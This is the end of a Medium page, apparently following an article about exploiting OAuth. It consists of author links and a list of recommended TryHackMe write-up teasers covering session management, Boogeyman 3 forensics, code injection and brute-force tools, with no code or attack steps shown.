
Learn how the OAuth protocol works and master techniques to exploit it.

Sep 5, 2024 1

See all from MAGESH

See all from System Weakness

Recommended from Medium



embossdotar

TryHackMe—Session Management—Writeup

Key points: Session Management | Authentication | Authorisation | Session Management Lifecycle | Exploit of vulnerable session management...

Aug 7, 2024 27


In System Weakness by MAGESH

Boogeyman 3-Tryhackme Writeup

The Boogeyman emerges from the darkness again.

Sep 2, 2024

Lists



Staff picks

798 stories · 1566 saves

Stories to Help You Level-Up at Work

19 stories · 915 saves

Self-Improvement 101

20 stories · 3212 saves

Productivity 101


20 stories · 2714 saves

In T3CH by Axoloth

TryHackMe | Deja Vu | WriteUp

Exploit a recent code injection vulnerability to take over a website full of cute dog pictures!

Oct 13, 2024 50




Drew Arpino

TryHackMe—Boogeyman 3 Challenge Walkthrough

A Domain Forensic Investigation using Kibana

Jan 6 1




AYNUR BALCI

Windows Event

Analyze the event with ID 4624, that took place on 8/3/2022 at 10:23:25. Conduct a similar investigation as outlined in this section and...

Oct 31, 2024 11



In T3CH by Axoloth

TryHackMe | Brute Force Heroes | WriteUp

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour...

Oct 3, 2024 51

See more recommendations